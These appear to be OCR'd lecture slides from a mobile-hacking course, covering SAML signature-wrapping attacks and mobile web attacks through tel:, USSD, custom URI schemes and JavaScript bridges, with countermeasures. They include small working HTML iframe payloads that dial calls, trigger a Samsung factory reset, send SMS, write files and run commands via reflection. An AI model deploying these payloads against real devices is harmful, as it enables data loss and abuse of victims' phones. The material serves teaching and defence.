
Ch 6: Mobile Services and Mobile Web (Part 2)



CNIT 128: Hacking Mobile Devices

Updated 3-13-17

SAML
Security Assertion Markup Language


What SAML Does

- XML-based framework
- Exchanges authentication and authorization data between
  - An **identity provider (IdP)** and
  - A **service provider (SP)**
- Used by many organizations and mobile web apps for **single sign-on (SSO)**

Three Use Cases for SAML

- Single sign-on
  - User logs into one system
  - Other systems share the authentication/ authorization information
  - No need to log in again
- Federated identity
  - Multiple systems agree to use the same name identifier for a user
- Web service security
  - SAML can be used to protect SOAP-based Web services

SAML SP-Initiated Web Browser SSO



Details of SSO

- 2. is a HTTP redirect (302 or 303) that redirects to the IdP
- 5. After successful authentication, the IdP builds a SAML assertion
  - Describing who the user is and relevant authorization information
  - Signed via XML Signature specification

General SAML Threats

- Collusion
  - Two or more systems (such as SPs) may collude against users or the IdP
- Denial of Service
  - XML-based attacks could bring down the servers

General SAML Threats

- Man-in-the-middle
  - Attacker could intercept SAML assertions, user credentials, or session identifiers and hijack accounts
  - Mitigation: use TLS or IPsec, or
  - Message-level encryption and integrity

General SAML Threats

- Replay attacks
  - Hostile SP could replay a received SAML assertion from a user/IdP to a second SP
  - If the second SP accepts the assertion, the hostile SP can impersonate the victim
- Session hijacking
  - Attacker acquires or predicts the session identifier
  - May steal session identifier with MITM or XSS
  - Session fixation vulnerability may allow an attacker to fixate the session identifier to a fixed value


Modified SAML Assertion

- Attacker changes a SAML assertion passed to a SP
- Normally, SP can detect this by verifying the XML signature
- SP may have implementation bugs that weaken signature validation and processing
- Such as XML Signature Wrapping (XSW) vulnerabilities

XML Signature Wrapping (XSW) Attacks

- Attacker modifies SAML assertion, such as
  - Modifying Subject portion to be an administrator
- In 2012, most popular SAML frameworks had this vulnerability (11 out of 14)

Structure of a Normal SAML Response



XML Signature Processing


- Signature validation module
  - Is the assertion properly signed?
  - Test requires the IdP's public key
- Business logic processing module
  - Extracts the assertion
  - Provides the app with identification information contained within the signed assertion

Signature Exclusion Attack

- Remove signature element
- Easiest attack
- Apache Axis 2 and OpenAthens were vulnerable
  - Missing signature was interpreted as a valid signature

Adding Assertions

- Attacker adds more assertions
  - They are not signed at all
- Vulnerable frameworks will report them as signed because the original assertion's signature was valid
- Vulnerable systems
  - Higgins
  - Apache Axis2
  - IBM XS 40 Security Gateway


Response
Assertion
(Attacker controlled)
(Processed)
ID="EVIL_ID"
Assertion
(Signed/
Processed)
ID="#SOME_ID"
Signature
SignedInfo
Reference
URI="#SOME_ID"

Safest Systems

- In the 2012 study, only two systems were not vulnerable
  - Microsoft's Windows Identity Foundation
  - SimpleSAMLphp
- SimpleSAMLphp
  - Extracts each assertion into a separate DOM tree
  - Verifies signature for every assertion

XML Signature Wrapping Countermeasures

- Use the latest version of your framework
- These vulnerabilities were patched

Mobile Web Browser and WebView Security

Cross-Platform Development Frameworks


- Each device has its own mobile web browser
  - Android and iOS both use the WebView component
- Organizations often wish to support many platforms
  - iOS, Android, Blackberry, Windows Mobile
- Developers seek cross-platform development frameworks, such as HTML 5 and JavaScript bridges (see Ch. 8)

URI Schemes

- Web pages use **`http:`** or **`https:`**
- Other schemes are provided by the OS, such as **`tel:`**
  - Launches a dialer for a telephone call
  - From within a web page in the mobile web browser
  - Both iOS and Android require a click from the user before actually making a call


`tel:` on iOS

```
<html><body>
<iframe
src="tel:5555555555">
</iframe>
</body></html>
```



`tel:` on Android

```
<html><body>
<iframe
src="tel:5555555555">
</iframe>
</body></html>
```



Exploiting Custom URI Schemes

- iOS and Android allow apps to define custom URI schemes
  - Can be triggered within mobile browser
  - Or within another app, such as an email client
  - As an IPC (Inter-Process Communication) mechanism
- Over 600 custom URI schemes are known

Exploiting Custom URI Schemes

- Malicious JavaScript or HTML code can invoke native mobile functionality
  - Exploits trust between the browser and the target mobile app
- Similar to Cross-Site Request Forgery (CSRF)
  - Exploits trust between browser and the target site

Exploiting Custom URI Schemes

- Attacker may send an email or SMS
  - Containing a malicious URL
- May use this functionality when crafting an XSS exploit

Abusing Custom URI Schemes via Skype

- In 2010, Skype supported a custom URI scheme **`skype:`**
- But failed to prompt user before dialing a phone number, so this web page placed a call immediately

```
<html><body>
<iframe src="skype:15555555555?call">
</iframe></body></html>
```

Abusing USSD (Unstructured Supplementary Service Data) Codes

- USSD codes are used to communicate with manufacturers and Mobile Network Operators (MNOs)
- T-Mobile uses these USSD codes:
  - #686# returns your phone number
  - #225# returns your account balance
  - #793# resets your voicemail password to the last four digits of your phone number

Testing for USSD Vulnerability

- Type this into your mobile browser

  tel:*%2309%23

  – %23 is URL-encoding for #
- See if it dials without user interaction
- It will display your IMEI #

Exploits Abusing USSD Codes

- Factory reset on some Samsung devices

```
<html><body>
<iframe
src="tel:*2767*3855%23">
</iframe>
</body></html>
```

Custom URI Schemes in Android

- Intents are the primary IPC (Inter-Process Communication) method
- Apps can declare custom URI schemes in the AndroidManifest.xml file
- The new activity is available to other apps on the system, not just the browser
  - Unless android:exported is set to false
- New activity could send an SMS, for example

Defines a someapp: Scheme

```
<activity
    android:name=".MainActivity"
    android:label="@string/title_activity_main">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category andriod:name="android.intent.category.LAUNCHER" />
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category andriod:name="android.intent.category.DEFAULT" />
        <category andriod:name="android.intent.category.BROWSABLE" />
        <data andriod:scheme="someapp" />
    </intent-filter>
</activity>
```

Malicious Webpage to Send an SMS

```
<html><body>
<iframe
src="someapp://junk/junk?
mdn=5555555555&msg=Hello%20World!" width="1"
height="1">
</iframe>
</body></html>
```

Android Custom URI Scheme Countermeasures

- Similar to preventing intent-based attacks
- Restrict access to the component via the android:exported attribute in the AndroidManifest.xml file
- Perform input validation on all data received from intents
- Use signature-level permissions if you need to allow an IPC mechanism between two trusted apps

Custom URI Schemes on iOS

- Custom URI schemes are the primary means of IPC on iOS
- To see custom URI schemes, look at Info.plist

```
CFBundleURLTypes = (
    {
        CFBundleURLSchemes = (
            someapp
        );
    }
);
```

Effects of the Custom Scheme

- If an app defines a handleOpenURL method that creates a new file
- Attacker can trick a user into visiting a hostile Web page and create a new file

```
<html><body>
<iframe
src="someapp://junk/junk?path=/tmp/
lulz&contents=pwned" width="1" height="1">
</iframe>
</body></html>
```

iOS Custom URI Scheme Countermeasures

- Input validation on the provided URL
- Move away from deprecated **handleOpenURL** method
  - Use **openURL** method instead, which has two additional arguments that could be validated
  - **sourceApplication** (bundle identifier of the requesting app)
  - **annotation** (a propertylist object defined by the requesting app_

Exploiting JavaScript Bridges

WebView

- Both Android and iOS apps often use WebView
- To display mobile web content within an app
- This code displays Google on Android

```
WebView webView = new WebView(R.id.webView1);
webView.getSettings().setJavaScriptEnabled(true);
webView.loadUrl("http://www.google.com");
```

JavaScript Bridges

- Both iOS and Android allow developers
- To adjust WebView's settings and expose native mobile functionality to JavaScript executing within WebView
- These bridges can be exploited with
  - XSS, URL redirection, MiTM, or IPC

Android addJavaScriptInterface WebView Injection

- The `addJavaScriptInterface` function
  - Injects Java objects into WebView
  - Allows JavaScript to call the public methods of the injected Java object
- Could allow JavaScript to invoke native phone functionality
  - Sending SMS messages
  - Accessing account information
  - Etc.

Same Origin Policy

- Browsers restrict content by the domain name
  - A yahoo.com cookie can't be read by microsoft.com
- JavaScript can be used to subvert the same origin policy

`FileUtils` Object

- If an app injects a `FileUtils` object into JavaScript
- That allows JavaScript to write to the file system
- 30% of Android apps use `addJavaScriptInterface`
  - Android documentation warns against using this feature

Severity of the Risk

- Prior to Android 4.2, no `addJavaScriptInterface` is safe
- Attacker can write an arbitrary ARM executable to the target app's data directory and execute it
  - A "reflection" attack
- Could root the device
- Therefore, could break out of sandbox and do anything

Reflection

- A form of self-modifying code
- A class or object can examine itself
- And alter itself at runtime
- Powerful but dangerous
  - Link Ch 6j

Android WebView Injection Countermeasures

- Android 4.2 and later require programmers to annotate exposed functions, lowering this risk
  - This was about half of Android devices in 2014
- Only use `addJavaScriptInterface` to load trusted content, not anything acquired over the network or via an IPC mechanism

Android WebView Injection Countermeasures

- Use the `shouldOverrideUrlLoading` function to limit bridging
- Avoid bridging JavaScript and Java altogether

Android WebView JavaScript Bridge Exploitation via shouldInterceptRequest

- An app can override the WebViewClient's shouldInterceptRequest function
- If the URI scheme matches the target,
- App can use reflection to acquire an instance of an object
- Invoke a function using parameters from the query string

Exploit Code

- Writes to the SD card

```
<html><body><iframe src="someapp://junk/
junk?
c=java.lang.Runtime&m1=getRuntime&m2=exec&
a=touch%20%2fmnt%2fsdcard%2fhello"
width="1" height="1">
</iframe></body></html>
```

Android WebView JavaScript Bridge Exploitation Countermeasures

- An app that uses a custom URI scheme should be careful about what functionality is exposed
- Use input validation and output encoding to prevent injection attacks
- Exposing the ability to use reflection to untrusted content is very dangerous

iOS UIWebView JavaScript Bridge Exploitation

- iOS doesn't support explicit JavaScript bridges like Android
- But an iOS app can intercept URL requests by defining a `shouldStartLoadWithRequest` method
- Can use reflection to acquire an instance of a class

Reflection Attack

- An app can use data from the URL, such as JSON payload, in the reflection
- Allows the attacker to execute commands injected into the JSON payload

Exploit Code

- Adds records into a SQLite database

```
<html><body><iframe src="someapp://junk/
junk?("cn":"cigObAccess",
"mn":"executeQuery:", "args":["INSERT INTO
someTable(col1,col2) VALUES(\"Wee an
insert\",667);"]}' />
</iframe></body></html>
```

iOS UIWebView JavaScript Bridge Countermeasures

- Input validation and output encoding of user input
- Be wary of code that performs reflection using tainted input

Mozilla Rhino JavaScript Bridges

- Developers want to use the same codebase for iOS, Android, and BlackBerry
- One way to do that is to use JavaScript
- One way to use JavaScript is with the Mozilla Rhino JavaScript engine
  - Licensed to Sun
  - Has LiveConnect which allows JavaScript to interact with Java objects directly
  - Convenient but insecure; can run code based on user inputs

Mozilla Rhino JavaScript Bridges Countermeasures

- Developers who use Rhino must sandbox their code
- It's possible to whitelist based on full class names, and to limit accessible fields
- But developers have to include custom code to do it